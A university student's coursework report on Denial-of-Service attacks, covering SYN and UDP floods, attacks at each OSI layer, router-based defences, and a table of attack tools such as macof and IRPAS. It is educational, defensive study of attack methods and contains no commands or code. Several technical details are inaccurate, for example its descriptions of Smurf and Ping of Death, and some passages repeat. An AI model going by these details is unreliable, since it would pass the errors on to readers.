## Module Code & Module Title

**CC5009NI Cyber Security in Computing**

**100% Individual Coursework**

**Submission: Final Submission**

**Academic Semester: Spring Semester 2025**

**Credit: 15 credit semester long module**

**Student Name: Samarpan Khadka**

**London Met ID: 23047551**

**College ID: np01nt4a230214**

**Assignment Due Date: Monday, May 12, 2025**

**Assignment Submission Date: Sunday, May 11, 2025**

**Word Count: 10,699**

*I confirm that I understand my coursework needs to be submitted online via MST Classroom under the relevant module page before the deadline in order for my assignment to be accepted and marked. I am fully aware that late submissions will be treated as non-submission and a mark of zero will be awarded.*

## Acknowledgment

We would like to extend our thanks to all those who have provided us with support, so that we could complete this project entitled Cyber Security in Computing. We would like to convey our sincere thanks to our tutor Mr. Samrid Budhathoki for invaluable guidance, suggestions and continuous encouragement during this work. His expertise and leadership have played a key part in developing and propelling this project. Without such unity of purpose and support from all, this project could not have been achieved at all.

## Abstract

This coursework studies **Denial-of-Service (DoS)** attacks by examining their operational methods together with their effects and defense tactics. During Denial-of-Service attacks an attack successfully defeats the target system through traffic flooding which demobilizes access for rightful users. This coursework covers multiple attack types that utilize **TCP SYN flooding and UDP flooding** while focusing on application-layer attacks which affect various OSI model layers.

We executed an experimental attack ranging from Kali Linux as the attacker to Windows 7 as the victim system inside a VirtualBox virtual machine. The attack simulation involved:

**TCP SYN Flooding** utilizes the server handshake procedures to drain all available system resources.

Overwhelming victims with numerous UDP data packets to generate UDP Flooding. **Backdoor Injection** – Deploying persistent access for prolonged exploitation.

Outcomes show how DoS attackers use network misconfigurations of TCP/IP and other protocols to disrupt services while causing monetary losses and damage to victim organization reputation. The analysis determined how effective rate limiting along with SYN cookies and intrusion detection systems (IDS) are at providing defense.

Enhanced cyber-attacks during modern times require organizations to use preemptive defensive measures that include network hardening mechanisms with traffic filtering procedures supported by AI-based anomaly detection systems. The research establishes a foundation to study DoS attack methods that will strengthen modern information technology system security capabilities.

**Keywords**: Denial-of-Service (DoS), SYN Flood, UDP Flood, Kali Linux, Cybersecurity, OSI Model, Attack Mitigation

## Table of Contents

## Table of Figures

## List of Abbreviations

**APTs** - Advanced Persistent Threats

**CIA** - Confidentiality, Integrity, Availability

**DDoS** - Distributed Denial-of-Service

**DoS** - Denial-of-Service

**HTTP** - Hypertext Transfer Protocol

**ICMP** - Internet Control Message Protocol

**IDS** - Intrusion Detection System

**IoT** - Internet of Things

**IP** - Internet Protocol

**OSI** - Open Systems Interconnection

**RTO** - Retransmission Timeout

**SSL/TLS** - Secure Sockets Layer/Transport Layer Security

**SYN** - Synchronization (TCP flag)

**TCP** - Transmission Control Protocol

**UDP** - User Datagram Protocol

**VPN** - Virtual Private Network

## Technical Terminologies

### DoS (Denial of Service):

An unauthorized and coordinated assault on a service, server, or a network with the intention of denying user access to that service, server or network.

**DDoS (Distributed Denial of Service):**

It is a distributed version of DoS attack where the attack sources of the traffic come from multiple compromised computer systems that are connected in one or several connected systems (botnets).

**Botnet**:

A set of compromised devices (bots, zombies) which are then used to perform DDoS attacks on command from the attacker.

**Traffic Flooding:**

A process of continually sending traffic to a particular system with an aim of utilizing all its resources to their maximum limit.

**Ping of Death:**

A form of DoS that involves flooding the targeted system with either small or large packets that would make it halt or become unstable.

**SYN Flood:**

This is a TCP-based attack in which an attacker floods the target server with many SYN request messages but does not complete TCP connect sequence.

**UDP Flood:**

A type of attacking technique where by the attacker send packets to the targeted system making them hit the UDP ports which the system returns responding to each of the packets that the destination is unavailable hence flooding the system until it crashes.

**ICMP Flood (Ping Flood):**

A type of DoS attack that makes the target system filled with ICMP echo request packets.

**Smurf Attack:**

A type of amplification attack in which ICMP requests are sent with fake IP of the victim to the UDP broadcast address to flood the victim.

**Amplification Attack:**

A method in which minimal requests result in oversized responses to third- party servers to overwhelm the victim (e.g. DNS amplification).

**Bandwidth Exhaustion:**

A strategy that will utilize all available bandwidth leaving legitimate users with no internet access.

**Application-Layer DoS:**

An attack which attempts to compromise the application layer (Layer 7) of the OSI model such as by making repeated requests to a web page in order to exhaust server resources.

**Rate Limiting:**

A defense mechanism that limits the number of requests a user can make within a period in time.

**Spoofing:**

The faked original IP address is used to hide the identity of the attacker and trick the defense systems.

**Blackholing / Sink holing:**

Routing malicious activity to a nonexistent or isolated system to neutralize its capacity.

**Load Balancer:**

A device or software that spreads traffic into various servers to ensure no single server is on overload.

# 1. Introduction

Modern-day digital practices have made IT systems essential for businesses along with governments and individual users so cyberattacks have become both more extensive and sophisticated in nature. Information security and data privacy remain under permanent threat because technology fast evolved with the extension of big data platforms and social media systems and e-transactions and cloud storage facilities. Cybercriminals keep developing innovative methods to find and exploit digital architecture flaws which leads to large financial losses and operational problems together with severe damage to reputation. When a person intentionally targets the CIA aspects of information systems, they conduct a cyberattack. Cyber-attacks materialize through different operational channels including malware, phishing schemes, ransomware, denial-of-service operations (DoS) and persistent threats (APTs). Individuals as well as corporations and vital national infrastructure purposes represent the main targets of cybercriminals who demonstrate advanced techniques in their operations. (Bendovschi, 2015)

Modern cyber threats have spread but traditional attack methods remain overall the most widely used cyber threats. The main entry points for unauthorized cybercriminal access to sensitive information proceed through weak passwords alongside unaddressed software vulnerabilities accompanied by social engineering methods and internal malicious activities. Security measures for digital organizations and their members need to become proactive because the expanding digital environment requires stronger protection strategies. (Yuchong Li, 2021)

**DOS**: A denial of service (DoS) attack attempts to overload website and network functions with the intention to impair performance until the service becomes completely inaccessible. Network system and service are vulnerable to denial-of-service attacks which continue to be widespread risks against information systems. DoS attacks target system areas differently so they can attack bandwidth throughput capacities or server processing resources within a system. The total damage your organization experiences depends on the objective of the attack combined with its duration and your existing response plan effectiveness. (Centre, 2016)

Many different approaches exist to initiate a DoS attack. A widespread network server attack occurs through traffic flooding attacks. A specific variety of DoS attack happens when attackers make numerous requests to servers so they become overloaded with traffic. These unauthorized service requests trick servers through fake return paths that make the server attempt unsuccessful authentication processes. The server becomes overwhelmed by processing an unending stream of junk requests that ends up creating a denial-of-service (DoS) state against legitimate requestors. These attackers tend to take advantage of a weak link in TCP/IP and UDP protocols in doing DoS attacks. They can either overload the victims' network resources by sending them many unusual network packets, thus consuming the memory and bandwidth, or they can exploit vulnerabilities in network protocols and therefore disrupt the functioning of network devices. The primary mechanisms which DoS attackers use to launch their attacks are TCP/IP and UDP protocols. The attackers can choose from two possible strategies: they generate an extreme amount of irregular network packets for victims that saturate their networking resources or they exploit network protocol weaknesses to disable network equipment operation. The intended users experience service restrictions or blockers that prevent them from accessing network resources in both situations. The mixture of legitimate traffic with abnormal attack traffic makes it extremely difficult to detect these kinds of attacks (Gulshan Kumar (from Shaheed Bhagat Singh State Technical Campus, 2016)




*Figure 1.Image of Denial of service (DOS)Attack (Hub, 2023).*

## 1.1. Aim

The primary aim of this coursework investigates Denial-of-Service (DoS) cyberattacks against IT devices and systems through exploration of their functionality with a goal to introduce protective measures. The process involves both vulnerability detection and attack type analysis followed by deploying operational security measures which defend computer networks and information systems.

## 1.2. Objectives

- Learn about Denial-of-Service attacks by studying their definitions together with their operational principles and multiple attack categories.
- Determine system vulnerabilities by studying the usual flaws that attackers leverage to deploy DoS attacks.
- To Research different DoS attack methods through practical cases involving volumetric attacks along with protocol-based attacks and application-layer attacks.
- To study the effects which DoS attacks create on business operations and organizational security and user processes together with financial expenses and operational problems and system safety challenges.
- The analysis and prevention of DoS attacks can be achieved by utilizing cybersecurity tools including Wireshark, Snort and DDoS protection services in practical applications.
- To supply security best practices to organizations through recommendations about protective measures for their infrastructure against DoS dangers.

## 1.3. Report Structure

**Introduction**

This report analyses the Denial-of-Service (DoS) attacks that exploit network system flaws to cause a network outage. It shows how the threat landscape increases during the era of malicious cyber-attacks and focuses on confidentiality, integrity, and availability.

**Background**

A Denial-of-Service (DoS) attack blocks real users from system access through the flooding of excessive traffic. Our research investigated the mechanism of attacks including SYN flooding and UDP flooding in addition to their impact on OSI model layers. The sophistication of these attacks has evolved over time so that creating substantial damage to system performance and security measures.

### Demonstration

Using Kali Linux, we executed a SYN flood attack simulation towards a Windows 7 system through hping3 along with Wireshark tools. We successfully made the target machine's services unavailable through our goal of generating traffic flooding. We produced a untruthful update file for demonstrating remote access to the victim machine in order to illustrate how attackers can initiate additional attacks beyond their initial breach.

### Mitigation

We analyzed different solutions for DoS attack defense which included SYN cookies, TCP intercept, uRPF, firewalls and rate limiting. The mentioned methods serve three essential functions: identifying actual traffic while limiting connection volume and blocking unauthorized IP addresses. The detection of abnormal system activities with AI technology requires substantial resources together with thorough installation steps.

### Evaluation

An evaluation of each preventive method required assessment performance in actual operating conditions. The security method SYN cookies perform well in attack prevention with efficient memory usage but AI-based detection requires substantial resources to implement and requires extensive installation time. Since no individual defense strategy provides complete protection, we need to implement multiple strategies together to obtain better protection.

### Conclusion

This study provided information on the methods dos attacks use to exploit system vulnerabilities and extent of damage caused. Applying both, theoretical analysis and simulations, the study emphasized the importance of proactive defense methodologies. Traditional modern digital infrastructures must then be defended against DDoS attacks that continually change with a complete, separated, and flexible security approach.

# 2. Background

## 2.1. Introduction to DOS attack

In contrast to traditional DoS attacks that might be managed by improving the protection of service systems or preventing unauthorized local or remote access, DDoS attacks are more intricate and more challenging to avert. As numerous unsuspecting hosts participate in DDoS. During attacks, identifying the attacking hosts and responding to them is difficult. Due to the accessible nature of DoS tools like Trinoo (Dittrich, september 29,2016),they can be effortlessly acquired from the Internet, typical computer users can also turn into DoS attackers. They At times, they collectively voiced their opinions by initiating DoS attacks on organizations. whose policies they were not in agreement with. In recent years, there has been a rise in the frequency, complexity, and intensity of DoS attacks because of the the reality that computer vulnerabilities are rising rapidly (Longstaff, 2006), which allow attackers to infiltrate and deploy various malicious tools on numerous computers. Wireless networks are also vulnerable to DoS attacks due to mobile nodes (like laptops, cell phones, etc.) utilizing the same physical medium for sending and receiving signals; and mobile Computing resources (like bandwidth, CPU, and power) are often more limited than those accessible to wired nodes. In a wireless network, one attacker can effortlessly fabricate and alter or introduce packets to interfere with connections among genuine mobile nodes and create DoS impacts. In contrast to traditional DoS attacks that can be managed by improving the protection of service systems or preventing unauthorized remote or local access, DoS assaults are increasingly intricate and more challenging to avert. As numerous unsuspecting hosts participate in DoS In the case of attacks, identifying the hostile hosts and responding to them is difficult. In recent years, there has been a rise in the frequency, complexity, and intensity of DoS attacks because of the the reality that computer vulnerabilities are rising rapidly (Longstaff, 2006)which allow intruders to infiltrate and deploy different hacking tools on numerous computers.

DoS attacks aim to block authorized users from reaching a system by reducing the system's availability (Carl, et al., 2006). They apply intensive computation tasks to the target via exploiting the vulnerabilities of the system or inundating it with many futile requests. The intended server is sent offline for several minutes or even days causing significant harm to the system services. Consequently, effective DoS Detecting attacks are crucial for safeguarding online activities services. (Zhiyuan Tan, 2014) .DoS attacks signify the primary security challenges that threatened online services and add to reductions in senior income. Although DoS attacks occurred in the 1980s and in the early 1990s, such attacks were not frequently seen as a security issue. Nevertheless, this shifted with the advent of the Internet began to emerge as a prevalent medium. The study of backscatter was employed to assess the duration and the frequency of DoS attacks via the web instances. The outcomes revealed that over 5,000 specific targets suffered from over 12,000 assaults over a span of 3 weeks examined in February 2001. The Internet of Things (IoT) has recently been introduced as the upcoming revolution (Hadeel S. Obaid, 2019) and a component of the internet to come. (S.Obaid, 2020)



Denial-of-Service (DoS) Attack
In the most common example of Denial-of-Service (DoS) attacks, an attacker uses a network of hijacked computers.
This network is used to flood the target site with phony server requests, leaving no bandwidth for legitimate traffic.
HACKER
TARGET SERVER

*Figure 2:DOS attack (Tech, 2021).*

## 2.2. DOS Attack Analysis and measures to prevent it.

DoS / DDoS attack very much divided into three categories: attack detection and defense based on protocol characteristic analysis (Chen, et al., 28 February 2005), attack detection and defense on the basis of accumulation (X Xing, 2008) and attack detection and defense on the basis of statistical network traffic model (Ko, et al., 04-07 May 1997). The detection and defense methods also face the following problems: detection and defense based on the analysis of protocol characteristics can be only used for the type of attacks with the obvious protocol characteristics of the abnormal flow (Sheng, et al., 13-18 April 2008). In particular, for many attack types with no clear protocols characteristics, characteristics for detection and defense based on an accumulated statistical model and network traffic are invalid; it cannot distinguish normal traffic from large attack traffic (Parker, January 2007).In this case, true users' traffic will be confused with attack traffic. In this report, several new defense methods from the Angle of application will be introduced.

### 2.1 PRINCIPLES OF ATTACK

In the vulnerability of TCP protocol in the network communication to achieve DoS attacks, TCP client and server using three-way handshake (Three-way Handshake) to establish a connection, that is, the first handshake: The client send the request with the SYN bit and wait for the response of the server. The second handshake: The server receives a syn packet and must confirm the customer's SYN (ack = j +1) and sends itself SYN packet (syn = k), the SYN + ACK packet, and put himself into SYN_ RECV state; The third handshake: The client sends a connection confirmation message to the server. Check if the information bit is the server SYN bit of confirmation. (Chao-yang, 20-21 August 2011)

### A. Attack principle

ACK bit is the SYN bit sent by the server plus 1, which is called information in this case. Now, the two sides could exchange some data, and at this time, connection channel has established. SYN Flood is one of the most popular DoS and DDoS attack techniques taking advantage of the weakness of TCP protocol and sending many forged requests for opening a TCP connection to exhaust the resources of the targeted party. in the process of TCP connection, if the host crash, or is suddenly disconnected after a user send a SYN packet to the server, then the server cannot receive the client's ACK packet after SYN + ACK response packet is sent out (the third handshake cannot be completed), in this case the server will usually retry(send SYN + ACK to the client again) and discarded this connection after waiting for a period of time, we call this time the length of the SYN Timeout, general speaking, This time is minutes orders of magnitude (approximately 30 seconds −2 minutes); it is not a big problem that an abnormal problem of a user results in a thread of the server to wait for 1 minute, but in case, a malicious attacker tries this on a large scale, the server would be compelled to take care of a massive queue and waste much resource.it gives rise to the TCP / IP stack overflow, and then the server system crashes even if it is strong enough, the server will also be busy with the attacker forged TCP connection requests and ignore the normal client requests, fulfilling the attacker's purpose paralyze the services. (Chao-yang, 20-21 August 2011)

### B. Components of attacks

#### 1) Attacker

The main console to attack is the attacker’s computer, which can be located anywhere on the network host, or even an activity of the portable machine. The Attacker Manipulate the attack process; it sent the host attack command to the console.

#### 2) Console

It is hostile hosts that an attacker breaks into and control illegally and its also a lot of hosts behave like a proxy host. The master host was installed with some special program so that it will answer special orders from the attacker and these orders can be principally sent to the proxy host.

#### 3) Agent

Furthermore, Agent is equivalent to some host that would be attacked by an attacker and illegally controlled by him or her. They were running the attack program, receiving and running command that host sent. An attacker sending a real attack to the victim host is referred to as an agent of the execution host. Firstly, the attackers would look for loopholes on the Internet host and get into the system and install backdoor programs in its top, the more host he invades the stronger his team is; and secondly, install the attack program on invaded host, some of which is used as console, the other as part of the agent side. The attacker at its disposal puts various parts of the host to duty and attacks the target of the attack. If the attacker is behind the attack, there will not be tracked by the monitoring system and it is hard to find. (Chao-yang, 20-21 August 2011)

### C. Attack Performance

The following ways are concrete manifestation of denial-of-service attacks:

Resultantly, the totally injured host cannot speak properly to the global world resulting in manufacturing high flow useless data which, in turn, causes the network congestion.

Repeated high speed service to exploit the services offered by the victim host or the transport protocol defects and issue a particular request to the victim host which the victim host could not deliver all normal requests in time.

It exploits defects on the victim host's data processing services and causes service program errors by sending malformed data repeatedly, taking up lot of system resources and the host is in suspended animation or crash. In fact, the denial of service attack technology is a technical method to damage the network services, and its basic goal is to destroy the victim host or network ability to accept timely processing of requests and making the normal user's service request without receiving any response. (Chao-yang, 20-21 August 2011)

## 2.2 DEFENSE PROGRAM

### A. Defending DoS Attack using Router

Implementing Unicast RPF (Unicast Reverse Path Forwarding, single address reverse route forwarding) is very much advised to increase routing security. The following data packet forwarding mechanism was set for this function: when the router receives a packet, it looks up the CEF (Cisco Express Forwarding) routing table to find the return to the source IP address, if the packet is a route from the receiver to the packet out of the interface then it normally forwards the packet, otherwise it discards the packet. If the source IP of the data packets is 172.16.0.8, and the CEF routing table does not have any routing for the IP address of 172.16.0.8, the router will discard this.

### B. Use TCP blocking to prevent SYN attack

When IOS11.3 version CISCO introduces the TCP intercept feature, this can be used to prevent SYN flood attack on the internal hosts. TCP intercept can work in intercept and monitor modes and prevent this attack by intercept and confirmation before the request of connection reaches the target host. If TCP synchronization request is received by the router during the intercept, it intercepts the reach TCP synchronization request on behalf of the server, if the connection is complete, it means that the client connects the server, and the two connections are merged transparently. The router will come with a much more stringent timeout for half-open connections so that its resources do not run dry during the lifetime of such connections. The router puts itself in a monitoring mode where the router is observing a connection request through the router if the connection exceeds the set-up time, a router will close the connection. (Chao-yang, 20-21 August 2011)

### C. Crease the Trusted Platform Module

The concept of trusted computing is very important in the information security area. Provision of physical safety to the trusted root component is a prerequisite for trust to be extended to the entire system. After securing the trusted root component, the next process entails development of a chain of trust and authentication. Trusted Computing Group TCG (trusted computing group) is an industry organization which regulates it industry standards for trusted computing platform. In addition, the main specification of the trusted platform module TPM. the root of the credibility of the system and the source of the credibility chain is the core of credibility mechanism. TPM is a small chip system that has many password management aspects, including random number generation, SHA-1 engine algorithms, RSA acceleration, and nonvolatile memory for the storage of secure keys. These functions can be implemented inside TPM’s hardware, while TPM’s hardware and software agents outside of TPM provide I / O interface for them and cannot interfere with TPM’s implementation of their internal cryptographic functions. Protection, integrity measurement and reporting and authentication are the three main features of TPM. (Chao-yang, 20-21 August 2011)

### D. Certification System Defense

The standardized systems for intranet identity authentication should be taken from the government's single identity authentication system. Using this unified system in the entire network, users can greatly diminish hacking and crime opportunities leading to better overall security of the data and trustworthiness. Virtual private network technology allows public network VPN data transmission across the secure transmission system, which performs strong authentication for dial up user access, but in e-government you should adopt a safe VPN system where cooperative institutions jointly install the VPN equipment. Generally, E-government system should possess the following VPN features: the transparency of the encryption and decryption functions of information, the message authentication function, the firewall function, the remote management function, the security audit and alarm function. (Chao-yang, 20-21 August 2011)

## 2.3. DOS attacks and OSI reference model.

The following section presents descriptions of DoS attacks which target different levels of the OSI reference model.The description of DoS attacks across different OSI reference model layers appear as follows:

### i. Application layer attacks

An application layer denial of service (DoS) attack specifically targets a certain function rather than a network level. These attacks, a typical instance of which is the takeover of financial professionals' accounts, try to draw security personnel's attention away from some other breaches by focusing on some specific features that cannot be continuously monitored. Typical examples of Attack include HTTP GET floods (7.5% of all attacks mitigated in Q2), HTTP POST floods (2.3%), PUSH floods (0.8%) and HEAD floods (0.2%) (Prolexic, July 28, 2014, ; GulshanKumar, 2016). Although they require less resources, these attacks make it difficult to defend against because they appear to be normal user interactions with the application interface. Such attacks are usually carried out for the purpose of disrupting the targeted transactions and database access.

The OSI reference model has two main protocol categories (David Dittrich, 2004).The application layer uses **HTTP FTP** and other direct-user services (**IMAP, Telnet, SMPT/POP, , XMPP, SSH)** (Kumar, October 2016)**.**

The application layer of the OSI reference model depends on support protocols to strengthen system capabilities. support protocols include DNS, SNMP, BOOTP/DHCP, TLS/SSL, SIP, RTP, and NTP (Kumar, October 2016).

Most application layer DoS attacks exploit the following protocols:

- HTTP page flood,
- HTTP bandwidth consumption,
- DNS query flood.
- SIP INVITE flood and
- Slow rate, high impact attacks (Slow Loris, HTTP POST DoS). (Kumar, October 2016; Gulshan Kumar (from Shaheed Bhagat Singh State Technical Campus, 2016)

The categories of Application layer DOS attacks are as follows: (Anon., May 11, 2018)

**High Bandwidth Attacks:** GET and POST requests on resource intensive pages are common in high bandwidth attacks. Recurrent disconnections were initiated to drain the server's memory and session capacity. It becomes even more complicated if these requests have high computational requirements. For example, if the users ask for large files from the site, such as PDFs. Such requests consume valuable resources, which make it hard for the servers to perform their functions properly. These servers do not process legitimate user requests, and such examples are servers under these conditions. It includes attacks such as: SSL exploitations, overuse of the database, assault on the form page, etc. (Arbor, 2014)

**Low-Bandwidth Attacks:** These kinds of attacks are performed by hackers using their education about the application. They take advantage of the weakness of the application. Low degree of overlapping for such attacks is needed and bandwidth. It appears that during these attacks, the traffic is true. Classifying traffic as attack and normal traffic as separate entities. This traffic is very hard, and it needs expertise in this field. Examples of low-Bandwidth attack are Slow loris, Slow HTTPPOST and Slow READ.

**Attacks that Steal Data**: Such attacks are Data Stealing focused: They are particularly designed to retrieve sensitive data. These kinds of attacks are based on weaknesses within the applications. They cause traffic patterns that cannot be differentiated from normal requests. Such attacks usually include measures like; SQL injection, remote file inclusion, or local file. (Kumar, October 2016)

**ii. Presentation Layer Attacks**

The presentation layer attack is based on malformed SSL requests. SSL secures web services such as banking and online shopping. Many popular organizations are switching to SSL to enhance the security of their services.(Arbor, 2014)and because of the security features. Most network transactions are protected by SSL. Consequently, more and more, these attract attackers, but. The most common target of a DoS attack is TCP protocol – TCP handshake. When the TCP handshake is completed, the network layer will be able to start an SSL handshake. The SSL handshake is concluded with a secure transfer of information by two entities to determine their identities. After that, they both establish the encryption key and the parameters of secure communication. (GulshanKumar, 2016)

Assaults targeting the SSL handshake are made to exhaust resources of the server. The Push do botnet. Rushing meaningless data towards an endpoint of an SSL server can trigger these vulnerabilities. The SSL protocol consumes much of the computational power. This results in extra processing load on the server as it will handle and validate garbage data submitted as a handshake. Therefore, the server may refuse to accept new SSL connections or force the existing connections to cease. Such is the case where common shields such as firewalls cannot intervene at all because the handshake process had already been carried out by both parties. They are now redirecting traffic to an authorized destination. DoS attacks are commonly executed with the help of SSL to hide their nature as HTTP (Gulshan Kumar (from Shaheed Bhagat Singh State Technical Campus, 2016). According to DoS attacks at SSL, they can be categorized into two categories (Popeskic, 2011):

**Protocol misuse attacks**: These attacks are aimed at the protocol being implemented.Since the attackers do not need to complete establishing a secure link, DoS attack is possible. They just require keys, and the security of those keys is not critical. Consider THC-SSL-DOS for examplea tool that enables the creation of recurring ‘renegotiation’ queries in a connection throughout the period before a secure channel has been established. IPs signatures may help us understand such attacks. On the other hand, SSL Traffic Floods consists in overwhelming the established secure channel with a volume of traffic and, therefore, quickly depleting the resources of the network. Such solutions, lacking additional description, cannot distinguish between real users and attackers and do not have the capability to trigger web challenges. (Arbor, 2014). Consequently, the only possibility is with no security and a protection rate-limited system that usually generates false positives. The tool selected by attackers most frequently to initiate such an attack is THC-SSLDOS. (Kumar, October 2016) **iii. Session Layer attacks:** The session layer addresses session initiation and termination aspects, as well as coordination of timing of session activities in a networked operating system. Log-on and log-off procedures are used by attackers to execute Denial-of-Service (DoS) attacks in the session layer. For example, Telnet DoS attack. The Telnet terminal helps users communicate through remote networks with applications. Data is distributed in IP network before it gets received remotely on port 23.

Telnet attacks are categorized into three unique types:

**1. Telnet communication sniffing**

It is the most serious drawback of Telnet protocol which is cleartext. What each user will view is the same as what is sent. Naturally, it is a weakness in the protocol that attackers are exploiting for frame sniffing. Criminals can easily steal information being sent over the whole network.

**2. Telnet Password Brute-forcing attack**

The Telnet protocol Brute force password attack is initiated by the hacker using the dictionary list of commonly used passwords and a program designed to attempt to establish a Telnet session using each word on the dictionary list (GulshanKumar, 2016).

**3. Telnet DoS**

Telnet DoS attacks are simply DoS attacks that target the ability of one network device to communicate with another. The DoS Telnet attack runs all the way to the user’s application layer. In this type of attack, the hacker or attacker sends many not-so-useful and irrelevant data frames to saturate the connection (GulshanKumar, 2016). Real communication will not be able to pass through this connection and will not work. This attack can also be used to stop network administrators from accessing their devices via Telnet. (Kumar, October 2016) **iv. Transport layer DoS**




**Table 3.** Most common tools used for DoS attacks at transport layer.

| Tools | Description | Attacks |
|---|---|---|
| Macof Dsniff | Macof is a tool that can flood a switched LAN with random MAC addresses. Macof is also included in Dsniff. | MAC Attacks |
| Linux Bridges | A project to develop Ethernet bridges using Linux. Source codes are available. | STP Attacks |
| Stp.c | A source code in c language that can generate BPDU frames. The code can be used as a framework to write STP attacking tools. | STP Attacks |
| IRPAS | Internetwork Routing Protocol Attack Suite (IRPAS) is a suite of tools developed for attacking routers. A tool called CDP attack is also included | CDP Attacks |
